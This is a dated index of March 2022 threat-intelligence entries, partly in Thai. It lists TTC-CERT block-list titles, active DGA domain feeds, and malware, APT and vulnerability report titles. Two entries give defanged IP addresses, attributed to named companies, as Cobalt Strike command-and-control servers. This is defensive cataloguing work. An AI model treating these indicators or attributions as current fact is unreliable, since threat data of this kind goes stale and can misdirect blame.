1.2.1249. 2022-03-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-03 - CyberTotal
1.2.1250. 2022-03-04 TTC-CERT - HASH Daily Block Lists - 2022-03-03 - CyberTotal
1.2.1251. 2022-03-04 TTC-CERT IP Block Lists 2022-03-04 - FTP port scanning, FTP attack
1.2.1252. 2022-03-04 TTC-CERT IP Block Lists 2022-03-04 - SSH port scanning, SSH brute-force attack
1.2.1253. 2022-03-04 TTC-CERT - IP Daily Block Lists - 2022-03-03 - CyberTotal
1.2.1254. 2022-03-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-04
1.2.1255. 2022-03-04 TTC-CERT - URL Daily Block Lists - 2022-03-03 - CyberTotal
1.2.1256. 2022-03-05 Active Bamital DGA(s) for 20220304
1.2.1257. 2022-03-05 Active Bedep DGA(s) for 20220304
1.2.1258. 2022-03-05 Active Beebone DGA(s) for 20220304
1.2.1259. 2022-03-05 Active Chinad DGA(s) for 20220304
1.2.1260. 2022-03-05 Active Malware samples detected on 2022-03-04
1.2.1261. 2022-03-05 Newly registered domain names related to the Covid-19 pandemic on 20220303
1.2.1262. 2022-03-05 Rewterz Threat Alert – Lazarus APT Group – Active IOCs
1.2.1263. 2022-03-05 TTC-CERT Block Lists 2022-03-05 - Agentemis, BEACON, Cobalt Strike
1.2.1264. 2022-03-05 TTC-CERT Block Lists 2022-03-05 - Phishing attack dataset
1.2.1265. 2022-03-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-04 - CyberTotal
1.2.1266. 2022-03-05 TTC-CERT - HASH Daily Block Lists - 2022-03-04 - CyberTotal
1.2.1267. 2022-03-05 TTC-CERT IP Block Lists 2022-03-05 - FTP port scanning, FTP attack
1.2.1268. 2022-03-05 TTC-CERT IP Block Lists 2022-03-05 - SSH port scanning, SSH brute-force attack
1.2.1269. 2022-03-05 TTC-CERT - IP Daily Block Lists - 2022-03-04 - CyberTotal
1.2.1270. 2022-03-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-05
1.2.1271. 2022-03-05 TTC-CERT - URL Daily Block Lists - 2022-03-04 - CyberTotal
1.2.1272. 2022-03-06 Active Bamital DGA(s) for 20220305

1.2.1273. 2022-03-06 Active Bedep DGA(s) for 20220305
1.2.1274. 2022-03-06 Active Beebone DGA(s) for 20220305
1.2.1275. 2022-03-06 Active Chinad DGA(s) for 20220305
1.2.1276. 2022-03-06 Active Malware samples detected on 2022-03-05
1.2.1277. 2022-03-06 Newly registered domain names related to the Covid-19 pandemic on 20220304
1.2.1278. 2022-03-06 TTC-CERT Block Lists 2022-03-06 - Agentemis, BEACON, Cobalt Strike
1.2.1279. 2022-03-06 TTC-CERT Block Lists 2022-03-06 - Dridex, Bugat, or Cridex Trojan
1.2.1280. 2022-03-06 TTC-CERT Block Lists 2022-03-06 - Phishing attack dataset
1.2.1281. 2022-03-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-05 - CyberTotal
1.2.1282. 2022-03-06 TTC-CERT - HASH Daily Block Lists - 2022-03-05 - CyberTotal
1.2.1283. 2022-03-06 TTC-CERT IP Block Lists 2022-03-06 - FTP port scanning, FTP attack
1.2.1284. 2022-03-06 TTC-CERT IP Block Lists 2022-03-06 - SSH port scanning, SSH brute-force attack
1.2.1285. 2022-03-06 TTC-CERT - IP Daily Block Lists - 2022-03-05 - CyberTotal
1.2.1286. 2022-03-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-06
1.2.1287. 2022-03-07 Active Bamital DGA(s) for 20220306
1.2.1288. 2022-03-07 Active Bedep DGA(s) for 20220306
1.2.1289. 2022-03-07 Active Beebone DGA(s) for 20220306
1.2.1290. 2022-03-07 Infra from Rajamangala University of Technology generating malicious traffic
1.2.1291. 2022-03-07 Newly registered domain names related to the Covid-19 pandemic on 20220305
1.2.1292. 2022-03-07 TTC-CERT Block Lists 2022-03-07 - Agentemis, BEACON, Cobalt Strike
1.2.1293. 2022-03-07 TTC-CERT Block Lists 2022-03-07 - Phishing attack dataset
1.2.1294. 2022-03-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-06 - CyberTotal
1.2.1295. 2022-03-07 TTC-CERT - HASH Daily Block Lists - 2022-03-06 - CyberTotal
1.2.1296. 2022-03-07 TTC-CERT IP Block Lists 2022-03-07 - FTP port scanning, FTP attack

1.2.1297. 2022-03-07 TTC-CERT IP Block Lists 2022-03-07 - SSH port scanning, SSH brute-force attack
1.2.1298. 2022-03-07 TTC-CERT - IP Daily Block Lists - 2022-03-06 - CyberTotal
1.2.1299. 2022-03-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-07
1.2.1300. 2022-03-07 TTC-CERT - URL Daily Block Lists - 2022-03-06 - CyberTotal
1.2.1301. 2022-03-07 แจ้งเตือนกรณีพบผู้ไม่หวังดีนำ Code Signing Certificate ที่ถูกขโมยของบริษัท Nvidia มาใช้ในการ sign มัลแวร์ (malware)
1.2.1302. 2022-03-08 Active Bamital DGA(s) for 20220307
1.2.1303. 2022-03-08 Active Bedep DGA(s) for 20220307
1.2.1304. 2022-03-08 Active Chinad DGA(s) for 20220307
1.2.1305. 2022-03-08 Active Malware samples detected on 2022-03-07
1.2.1306. 2022-03-08 Newly registered domain names related to the Covid-19 pandemic on 20220306
1.2.1307. 2022-03-08 TTC-CERT Block Lists 2022-03-08 - Agentemis, BEACON, Cobalt Strike
1.2.1308. 2022-03-08 TTC-CERT Block Lists 2022-03-08 - IcedID, BokBot
1.2.1309. 2022-03-08 TTC-CERT Block Lists 2022-03-08 - Phishing attack dataset
1.2.1310. 2022-03-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-07 - CyberTotal
1.2.1311. 2022-03-08 TTC-CERT - HASH Daily Block Lists - 2022-03-07 - CyberTotal
1.2.1312. 2022-03-08 TTC-CERT IP Block Lists 2022-03-08 - FTP port scanning, FTP attack
1.2.1313. 2022-03-08 TTC-CERT IP Block Lists 2022-03-08 - SSH port scanning, SSH brute-force attack
1.2.1314. 2022-03-08 TTC-CERT - IP Daily Block Lists - 2022-03-07 - CyberTotal
1.2.1315. 2022-03-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-08
1.2.1316. 2022-03-08 TTC-CERT - URL Daily Block Lists - 2022-03-07 - CyberTotal
1.2.1317. 2022-03-08 Ukraine-CERT released a paper on a malware dubbed MicroBackdoor to attack state organizations of Ukraine
1.2.1318. 2022-03-08 แจ้งเตือนช่องโหว่การยกระดับสิทธิ์ภายในระบบปฏิบัติการประเภท Unix/Linux (local privilege escalation) ชื่อ Dirty Pipe
1.2.1319. 2022-03-09 Active Bamital DGA(s) for 20220308
1.2.1320. 2022-03-09 Active Bedep DGA(s) for 20220308

1.2.1321. 2022-03-09 Active Beebone DGA(s) for 20220308
1.2.1322. 2022-03-09 Active Chinad DGA(s) for 20220307
1.2.1323. 2022-03-09 Active Chinad DGA(s) for 20220308
1.2.1324. 2022-03-09 Active Malware samples detected on 2022-03-08
1.2.1325. 2022-03-09 Fake Purchase Order Used to Deliver Agent Tesla
1.2.1326. 2022-03-09 Gh0stCringe RAT being distributed targeting vulnerable database servers
1.2.1327. 2022-03-09 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมีนาคม 2565
1.2.1328. 2022-03-09 MS Office Files Involved Again in Recent Emotet Trojan Campaign
1.2.1329. 2022-03-09 Newly registered domain names related to the Covid-19 pandemic on 20220307
1.2.1330. 2022-03-09 PROPHET SPIDER Exploits Citrix ShareFile Remote Code Execution Vulnerability CVE-2021-22941 to Deliver Webshell
1.2.1331. 2022-03-09 RagnarLocker Ransomware Indicators of Compromise
1.2.1332. 2022-03-09 The Good, the Bad, and the Web Bug: TA416 Increases Operational Tempo Against European Governments as Conflict in Ukraine Escalates
1.2.1333. 2022-03-09 TTC-CERT Block Lists 2022-03-09 - Agentemis, BEACON, Cobalt Strike
1.2.1334. 2022-03-09 TTC-CERT Block Lists 2022-03-09 - Phishing attack dataset
1.2.1335. 2022-03-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-08 - CyberTotal
1.2.1336. 2022-03-09 TTC-CERT - HASH Daily Block Lists - 2022-03-08 - CyberTotal
1.2.1337. 2022-03-09 TTC-CERT IP Block Lists 2022-03-09 - FTP port scanning, FTP attack
1.2.1338. 2022-03-09 TTC-CERT IP Block Lists 2022-03-09 - SSH port scanning, SSH brute-force attack
1.2.1339. 2022-03-09 TTC-CERT - IP Daily Block Lists - 2022-03-08 - CyberTotal
1.2.1340. 2022-03-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-09
1.2.1341. 2022-03-09 TTC-CERT - URL Daily Block Lists - 2022-03-08 - CyberTotal
1.2.1342. 2022-03-09 Web Server ของโรงเรียนสิงห์สมุทร มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware Loader
1.2.1343. 2022-03-09 พบมีการนำ Website ของมหาวิทยาลัยเทคโนโลยีสุรนารี มาทำเป็น phishing และ fraud

1.2.1344. 2022-03-09 พบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาสุราษฎร์ธานี เขต 3) มาทำเป็น phishing และ fraud
1.2.1345. 2022-03-10 Active Bamital DGA(s) for 20220309
1.2.1346. 2022-03-10 Active Bedep DGA(s) for 20220309
1.2.1347. 2022-03-10 Active Beebone DGA(s) for 20220309
1.2.1348. 2022-03-10 Active Malware samples detected on 2022-03-09
1.2.1349. 2022-03-10 A Summary of APT41 Targeting U.S. State Governments
1.2.1350. 2022-03-10 Decrypted: Prometheus Ransomware
1.2.1351. 2022-03-10 Lazyscripter’s scripts: double compromise in a single obfuscation
1.2.1352. 2022-03-10 Newly registered domain names related to the Covid-19 pandemic on 20220308
1.2.1353. 2022-03-10 Raccoon Stealer: “Trash panda” abuses Telegram
1.2.1354. 2022-03-10 Stop/Djvu Ransomware; Extension: .vtym; Ransom note: _readme.txt
1.2.1355. 2022-03-10 TTC-CERT Block Lists 2022-03-10 - Agentemis, BEACON, Cobalt Strike
1.2.1356. 2022-03-10 TTC-CERT Block Lists 2022-03-10 - IcedID, BokBot
1.2.1357. 2022-03-10 TTC-CERT Block Lists 2022-03-10 - Phishing attack dataset
1.2.1358. 2022-03-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-09 - CyberTotal
1.2.1359. 2022-03-10 TTC-CERT - HASH Daily Block Lists - 2022-03-09 - CyberTotal
1.2.1360. 2022-03-10 TTC-CERT IP Block Lists 2022-03-10 - FTP port scanning, FTP attack
1.2.1361. 2022-03-10 TTC-CERT IP Block Lists 2022-03-10 - SSH port scanning, SSH brute-force attack
1.2.1362. 2022-03-10 TTC-CERT - IP Daily Block Lists - 2022-03-09 - CyberTotal
1.2.1363. 2022-03-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-10
1.2.1364. 2022-03-10 TTC-CERT - URL Daily Block Lists - 2022-03-09 - CyberTotal
1.2.1365. 2022-03-10 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงหลายรายการ ชื่อ “TLStorm” ของอุปกรณ์จ่ายไฟสำรอง (UPS) ที่ผลิตโดยบริษัท APC
1.2.1366. 2022-03-10 พบมีการนำ Website ของสำนักวิชาคอมพิวเตอร์และเทคโนโลยีสารสนเทศ มหาวิทยาลัยราชภัฏเชียงราย มาทำเป็น phishing และ fraud

1.2.1367. 2022-03-10 รายงานช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (arbitrary code execution)
1.2.1368. 2022-03-11 Active Bedep DGA(s) for 20220310
1.2.1369. 2022-03-11 Active Chinad DGA(s) for 20220310
1.2.1370. 2022-03-11 Active Malware samples detected on 2022-03-10
1.2.1371. 2022-03-11 Banking phishing as a service in Portugal with new C2 server
1.2.1372. 2022-03-11 FormBook spam campaign targets citizens of Ukraine | Malwarebytes Labs
1.2.1373. 2022-03-11 Infostealer in a Batch File
1.2.1374. 2022-03-11 Iranian linked conglomerate MuddyWater comprised of regionally focused subgroups
1.2.1375. 2022-03-11 KazyLoader Malware
1.2.1376. 2022-03-11 Newly registered domain names related to the Covid-19 pandemic on 20220309
1.2.1377. 2022-03-11 New RURansom Wiper Targets Russia
1.2.1378. 2022-03-11 Russian APTs Furiously Phish Ukraine – Google
1.2.1379. 2022-03-11 Russia-Ukraine Crisis Places Critical Infrastructure At High Risk
1.2.1380. 2022-03-11 Threat advisory: Cybercriminals compromise users with malware disguised as pro-Ukraine cyber tools
1.2.1381. 2022-03-11 TTC-CERT Block Lists 2022-03-11 - Agentemis, BEACON, Cobalt Strike
1.2.1382. 2022-03-11 TTC-CERT Block Lists 2022-03-11 - Phishing attack dataset
1.2.1383. 2022-03-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-10 - CyberTotal
1.2.1384. 2022-03-11 TTC-CERT - HASH Daily Block Lists - 2022-03-10 - CyberTotal
1.2.1385. 2022-03-11 TTC-CERT IP Block Lists 2022-03-11 - FTP port scanning, FTP attack
1.2.1386. 2022-03-11 TTC-CERT IP Block Lists 2022-03-11 - SSH port scanning, SSH brute-force attack
1.2.1387. 2022-03-11 TTC-CERT - IP Daily Block Lists - 2022-03-10 - CyberTotal
1.2.1388. 2022-03-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-11
1.2.1389. 2022-03-11 TTC-CERT - URL Daily Block Lists - 2022-03-10 - CyberTotal

1.2.1390. 2022-03-11 พบมีการนำ Website ของโรงเรียนวชิรธรรมสาธิต มาทำเป็น phishing และ fraud (ครั้งที่ 2)
1.2.1391. 2022-03-12 AbereBot Returns as Escobar
1.2.1392. 2022-03-12 Active Bamital DGA(s) for 20220311
1.2.1393. 2022-03-12 Active Bedep DGA(s) for 20220311
1.2.1394. 2022-03-12 Active Beebone DGA(s) for 20220311
1.2.1395. 2022-03-12 Active Malware samples detected on 2022-03-11
1.2.1396. 2022-03-12 ASEC Weekly Malware Statistics (20220228 ~ 20220306) - ASEC BLOG
1.2.1397. 2022-03-12 BazarLoader Actors Initiate Contact via Contact Forms | Abnormal
1.2.1398. 2022-03-12 Cyberattack on the state authorities of Ukraine using the malicious program Cobalt Strike Beacon
1.2.1399. 2022-03-12 Newly registered domain names related to the Covid-19 pandemic on 20220310
1.2.1400. 2022-03-12 Qakbot injects itself into the middle of your conversations
1.2.1401. 2022-03-12 Ransomware: February 2022 review | Malwarebytes Labs
1.2.1402. 2022-03-12 Talos Threat Source newsletter (March 10, 2022) ; Fake social media posts spread in wake of Ukraine invasion
1.2.1403. 2022-03-12 Threat Thursday: CryptBot Infostealer Masquerades as Cracked Software
1.2.1404. 2022-03-12 TTC-CERT Block Lists 2022-03-12 - Agentemis, BEACON, Cobalt Strike
1.2.1405. 2022-03-12 TTC-CERT Block Lists 2022-03-12 - IcedID, BokBot
1.2.1406. 2022-03-12 TTC-CERT Block Lists 2022-03-12 - Phishing attack dataset
1.2.1407. 2022-03-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-11 - CyberTotal
1.2.1408. 2022-03-12 TTC-CERT - HASH Daily Block Lists - 2022-03-11 - CyberTotal
1.2.1409. 2022-03-12 TTC-CERT IP Block Lists 2022-03-12 - FTP port scanning, FTP attack
1.2.1410. 2022-03-12 TTC-CERT IP Block Lists 2022-03-12 - SSH port scanning, SSH brute-force attack
1.2.1411. 2022-03-12 TTC-CERT - IP Daily Block Lists - 2022-03-11 - CyberTotal
1.2.1412. 2022-03-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-12

1.2.1413. 2022-03-12 TTC-CERT - URL Daily Block Lists - 2022-03-11 - CyberTotal
1.2.1414. 2022-03-13 Active Bamital DGA(s) for 20220312
1.2.1415. 2022-03-13 Active Bedep DGA(s) for 20220312
1.2.1416. 2022-03-13 Active Beebone DGA(s) for 20220312
1.2.1417. 2022-03-13 Active Malware samples detected on 2022-03-12
1.2.1418. 2022-03-13 Brazilian trojan impacting Portuguese users and using the same capabilities seen in other Latin American threats
1.2.1419. 2022-03-13 Cisco Talos Intelligence Group - Threat Roundup for March 4 to March 11
1.2.1420. 2022-03-13 IP Address 103.40.138[.]52 ของ บริษัท ไอบีซี อินดัสเตรียล จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.2.1421. 2022-03-13 Newly registered domain names related to the Covid-19 pandemic on 20220311
1.2.1422. 2022-03-13 New Wiper Malware Attacking Russia: Deep-dive into RURansom Malware
1.2.1423. 2022-03-13 Ongoing Russia-Ukraine Warfare: Significant Cyber-Incidents
1.2.1424. 2022-03-13 Public Cloud Cybersecurity Threat Intelligence (202202)
1.2.1425. 2022-03-13 Sockbot in GoLand
1.2.1426. 2022-03-13 TTC-CERT Block Lists 2022-03-13 - Agentemis, BEACON, Cobalt Strike
1.2.1427. 2022-03-13 TTC-CERT Block Lists 2022-03-13 - IcedID, BokBot
1.2.1428. 2022-03-13 TTC-CERT Block Lists 2022-03-13 - Phishing attack dataset
1.2.1429. 2022-03-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-12 - CyberTotal
1.2.1430. 2022-03-13 TTC-CERT - HASH Daily Block Lists - 2022-03-12 - CyberTotal
1.2.1431. 2022-03-13 TTC-CERT IP Block Lists 2022-03-13 - FTP port scanning, FTP attack
1.2.1432. 2022-03-13 TTC-CERT IP Block Lists 2022-03-13 - SSH port scanning, SSH brute-force attack
1.2.1433. 2022-03-13 TTC-CERT - IP Daily Block Lists - 2022-03-12 - CyberTotal
1.2.1434. 2022-03-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-13
1.2.1435. 2022-03-13 TTC-CERT - URL Daily Block Lists - 2022-03-12 - CyberTotal
1.2.1436. 2022-03-14 Active Bamital DGA(s) for 20220313

1.2.1437. 2022-03-14 Active Bedep DGA(s) for 20220313
1.2.1438. 2022-03-14 Active Beebone DGA(s) for 20220313
1.2.1439. 2022-03-14 Active Chinad DGA(s) for 20220313
1.2.1440. 2022-03-14 Active Malware samples detected on 2022-03-13
1.2.1441. 2022-03-14 Newly registered domain names related to the Covid-19 pandemic on 20220312
1.2.1442. 2022-03-14 TTC-CERT Block Lists 2022-03-14 - Agentemis, BEACON, Cobalt Strike
1.2.1443. 2022-03-14 TTC-CERT Block Lists 2022-03-14 - Phishing attack dataset
1.2.1444. 2022-03-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-13 - CyberTotal
1.2.1445. 2022-03-14 TTC-CERT - HASH Daily Block Lists - 2022-03-13 - CyberTotal
1.2.1446. 2022-03-14 TTC-CERT IP Block Lists 2022-03-14 - FTP port scanning, FTP attack
1.2.1447. 2022-03-14 TTC-CERT IP Block Lists 2022-03-14 - SSH port scanning, SSH brute-force attack
1.2.1448. 2022-03-14 TTC-CERT - IP Daily Block Lists - 2022-03-13 - CyberTotal
1.2.1449. 2022-03-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-14
1.2.1450. 2022-03-14 TTC-CERT - URL Daily Block Lists - 2022-03-13 - CyberTotal
1.2.1451. 2022-03-15 Active Bamital DGA(s) for 20220314
1.2.1452. 2022-03-15 Active Bedep DGA(s) for 20220314
1.2.1453. 2022-03-15 Active Beebone DGA(s) for 20220314
1.2.1454. 2022-03-15 Active Chinad DGA(s) for 20220314
1.2.1455. 2022-03-15 Active Malware samples detected on 2022-03-14
1.2.1456. 2022-03-15 Analysis of Attack Activities of Suspected APT Organization UNC1151 Against Ukraine and Other Countries
1.2.1457. 2022-03-15 CaddyWiper: New wiper malware discovered in Ukraine | WeLiveSecurity
1.2.1458. 2022-03-15 Fake antivirus updates used to deploy Cobalt Strike in Ukraine
1.2.1459. 2022-03-15 Infostealer Being Distributed via YouTube - ASEC BLOG
1.2.1460. 2022-03-15 Malicious word document disguised as product introduction - ASEC BLOG

1.2.1461. 2022-03-15 Newly registered domain names related to the Covid-19 pandemic on 20220313
1.2.1462. 2022-03-15 Stay Alert of Facebook Credential Stealer Applications Stealing Users Credentials.
1.2.1463. 2022-03-15 Stop/Djvu Ransomware ; Extension: ..bpqd ; .kqgs; .xcbg
1.2.1464. 2022-03-15 TTC-CERT Block Lists 2022-03-15 - Agentemis, BEACON, Cobalt Strike
1.2.1465. 2022-03-15 TTC-CERT Block Lists 2022-03-15 - Phishing attack dataset
1.2.1466. 2022-03-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-14 - CyberTotal
1.2.1467. 2022-03-15 TTC-CERT - HASH Daily Block Lists - 2022-03-14 - CyberTotal
1.2.1468. 2022-03-15 TTC-CERT IP Block Lists 2022-03-15 - FTP port scanning, FTP attack
1.2.1469. 2022-03-15 TTC-CERT IP Block Lists 2022-03-15 - SSH port scanning, SSH brute-force attack
1.2.1470. 2022-03-15 TTC-CERT - IP Daily Block Lists - 2022-03-14 - CyberTotal
1.2.1471. 2022-03-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-15
1.2.1472. 2022-03-15 TTC-CERT - URL Daily Block Lists - 2022-03-14 - CyberTotal
1.2.1473. 2022-03-15 แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ Veeam Backup & Replication ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1474. 2022-03-16 Active Bamital DGA(s) for 20220315
1.2.1475. 2022-03-16 Active Bedep DGA(s) for 20220315
1.2.1476. 2022-03-16 Active Beebone DGA(s) for 20220315
1.2.1477. 2022-03-16 Active Chinad DGA(s) for 20220315
1.2.1478. 2022-03-16 Active Malware samples detected on 2022-03-15
1.2.1479. 2022-03-16 Linux Backdoor B1txor20 Using DNS Tunnel Technology Is Spreading Via Log4j Vulnerability
1.2.1480. 2022-03-16 Newly registered domain names related to the Covid-19 pandemic on 20220314
1.2.1481. 2022-03-16 TTC-CERT Block Lists 2022-03-16 - Agentemis, BEACON, Cobalt Strike
1.2.1482. 2022-03-16 TTC-CERT Block Lists 2022-03-16 - IcedID, BokBot
1.2.1483. 2022-03-16 TTC-CERT Block Lists 2022-03-16 - Phishing attack dataset

1.2.1484. 2022-03-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-15 - CyberTotal
1.2.1485. 2022-03-16 TTC-CERT - HASH Daily Block Lists - 2022-03-15 - CyberTotal
1.2.1486. 2022-03-16 TTC-CERT IP Block Lists 2022-03-16 - FTP port scanning, FTP attack
1.2.1487. 2022-03-16 TTC-CERT IP Block Lists 2022-03-16 - SSH port scanning, SSH brute-force attack
1.2.1488. 2022-03-16 TTC-CERT - IP Daily Block Lists - 2022-03-15 - CyberTotal
1.2.1489. 2022-03-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-16
1.2.1490. 2022-03-16 TTC-CERT - URL Daily Block Lists - 2022-03-15 - CyberTotal
1.2.1491. 2022-03-16 Webinar on cyberattacks in Ukraine
1.2.1492. 2022-03-17 Active Bamital DGA(s) for 20220316
1.2.1493. 2022-03-17 Active Bedep DGA(s) for 20220316
1.2.1494. 2022-03-17 Active Beebone DGA(s) for 20220316
1.2.1495. 2022-03-17 Active Malware samples detected on 2022-03-16
1.2.1496. 2022-03-17 Cloud Native Technologies Used in Russia-Ukraine Cyber Attacks
1.2.1497. 2022-03-17 Newly registered domain names related to the Covid-19 pandemic on 20220315
1.2.1498. 2022-03-17 Qakbot infection with Cobalt Strike and VNC activity
1.2.1499. 2022-03-17 Russian State-Sponsored Cyber Actors Gain Network Access by Exploiting Default Multifactor Authentication Protocols and “PrintNightmare” Vulnerability | CISA
1.2.1500. 2022-03-17 Threat Actor UAC-0056 Targeting Ukraine with Fake Translation Software
1.2.1501. 2022-03-17 TTC-CERT Block Lists 2022-03-17 - Agentemis, BEACON, Cobalt Strike
1.2.1502. 2022-03-17 TTC-CERT Block Lists 2022-03-17 - Phishing attack dataset
1.2.1503. 2022-03-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-16 - CyberTotal
1.2.1504. 2022-03-17 TTC-CERT - HASH Daily Block Lists - 2022-03-16 - CyberTotal
1.2.1505. 2022-03-17 TTC-CERT IP Block Lists 2022-03-17 - FTP port scanning, FTP attack
1.2.1506. 2022-03-17 TTC-CERT IP Block Lists 2022-03-17 - SSH port scanning, SSH brute-force attack
1.2.1507. 2022-03-17 TTC-CERT - IP Daily Block Lists - 2022-03-16 - CyberTotal

1.2.1508. 2022-03-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-17
1.2.1509. 2022-03-17 TTC-CERT - URL Daily Block Lists - 2022-03-16 - CyberTotal
1.2.1510. 2022-03-17 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.1511. 2022-03-17 พบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาสุราษฎร์ธานี เขต 3) มาทำเป็น phishing และ fraud ครั้งที่ 2
1.2.1512. 2022-03-18 Active Bamital DGA(s) for 20220317
1.2.1513. 2022-03-18 Active Bedep DGA(s) for 20220317
1.2.1514. 2022-03-18 Active Beebone DGA(s) for 20220317
1.2.1515. 2022-03-18 Active Chinad DGA(s) for 20220317
1.2.1516. 2022-03-18 Active Malware samples detected on 2022-03-17
1.2.1517. 2022-03-18 Cyclops Blink Sets Sights on Asus Routers
1.2.1518. 2022-03-18 How the Malleable C2 Profile Makes Cobalt Strike Difficult to Detect
1.2.1519. 2022-03-18 IP Address 119.59.126[.]193 ของ บริษัท เมทราไบต์ ดาต้าเซ็นเตอร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.2.1520. 2022-03-18 Newly registered domain names related to the Covid-19 pandemic on 20220316
1.2.1521. 2022-03-18 Pandora Ransomware Analysis Report
1.2.1522. 2022-03-18 Suspected Conti Ransomware Activity in the Auto Manufacturing Sector
1.2.1523. 2022-03-18 TTC-CERT Block Lists 2022-03-18 - Agentemis, BEACON, Cobalt Strike
1.2.1524. 2022-03-18 TTC-CERT Block Lists 2022-03-18 - Phishing attack dataset
1.2.1525. 2022-03-18 TTC-CERT IP Block Lists 2022-03-18 - FTP port scanning, FTP attack
1.2.1526. 2022-03-18 TTC-CERT IP Block Lists 2022-03-18 - SSH port scanning, SSH brute-force attack
1.2.1527. 2022-03-18 TTC-CERT - IP Daily Block Lists - 2022-03-17 - CyberTotal
1.2.1528. 2022-03-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-18
1.2.1529. 2022-03-19 Active Bamital DGA(s) for 20220318
1.2.1530. 2022-03-19 Active Bedep DGA(s) for 20220318
1.2.1531. 2022-03-19 Active Beebone DGA(s) for 20220318

1.2.1532. 2022-03-19 Active Chinad DGA(s) for 20220318
1.2.1533. 2022-03-19 Active Malware samples detected on 2022-03-18
1.2.1534. 2022-03-19 APT attack distributed as Windows help file (*.chm)
1.2.1535. 2022-03-19 Attack on word documents targeting companies specializing in carbon emission
1.2.1536. 2022-03-19 ClipBanker malware disguised as a malware creation tool
1.2.1537. 2022-03-19 DirtyMoe: Worming Modules - Avast Threat Labs
1.2.1538. 2022-03-19 Dissecting the Ransomless AntiWar Malware: Zero Demand for Ransom
1.2.1539. 2022-03-19 Have Your Cake and Eat it Too? An Overview of UNC2891
1.2.1540. 2022-03-19 Newly registered domain names related to the Covid-19 pandemic on 20220317
1.2.1541. 2022-03-19 New Ransomware Family Identified: LokiLocker RaaS Targets Windows Systems
1.2.1542. 2022-03-19 TTC-CERT Block Lists 2022-03-19 - Agentemis, BEACON, Cobalt Strike
1.2.1543. 2022-03-19 TTC-CERT Block Lists 2022-03-19 - Phishing attack dataset
1.2.1544. 2022-03-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-18 - CyberTotal
1.2.1545. 2022-03-19 TTC-CERT - HASH Daily Block Lists - 2022-03-18 - CyberTotal
1.2.1546. 2022-03-19 TTC-CERT IP Block Lists 2022-03-19 - FTP port scanning, FTP attack
1.2.1547. 2022-03-19 TTC-CERT IP Block Lists 2022-03-19 - SSH port scanning, SSH brute-force attack
1.2.1548. 2022-03-19 TTC-CERT - IP Daily Block Lists - 2022-03-18 - CyberTotal
1.2.1549. 2022-03-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-03-19
1.2.1550. 2022-03-19 TTC-CERT - URL Daily Block Lists - 2022-03-18 - CyberTotal
1.2.1551. 2022-03-20 Active Bamital DGA(s) for 20220319
1.2.1552. 2022-03-20 Active Bedep DGA(s) for 20220319
1.2.1553. 2022-03-20 Active Beebone DGA(s) for 20220319
1.2.1554. 2022-03-20 Active Malware samples detected on 2022-03-19
1.2.1555. 2022-03-20 Newly registered domain names related to the Covid-19 pandemic on 20220318

1.2.1556. 2022-03-20 TTC-CERT Block Lists 2022-03-20 - Agentemis, BEACON, Cobalt Strike
1.2.1557. 2022-03-20 TTC-CERT Block Lists 2022-03-20 - Phishing attack dataset
1.2.1558. 2022-03-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-03-19 - CyberTotal
1.2.1559. 2022-03-20 TTC-CERT - HASH Daily Block Lists - 2022-03-19 - CyberTotal
1.2.1560. 2022-03-20 TTC-CERT IP Block Lists 2022-03-20 - FTP port scanning, FTP attack
1.2.1561. 2022-03-20 TTC-CERT IP Block Lists 2022-03-20 - SSH port scanning, SSH brute-force attack
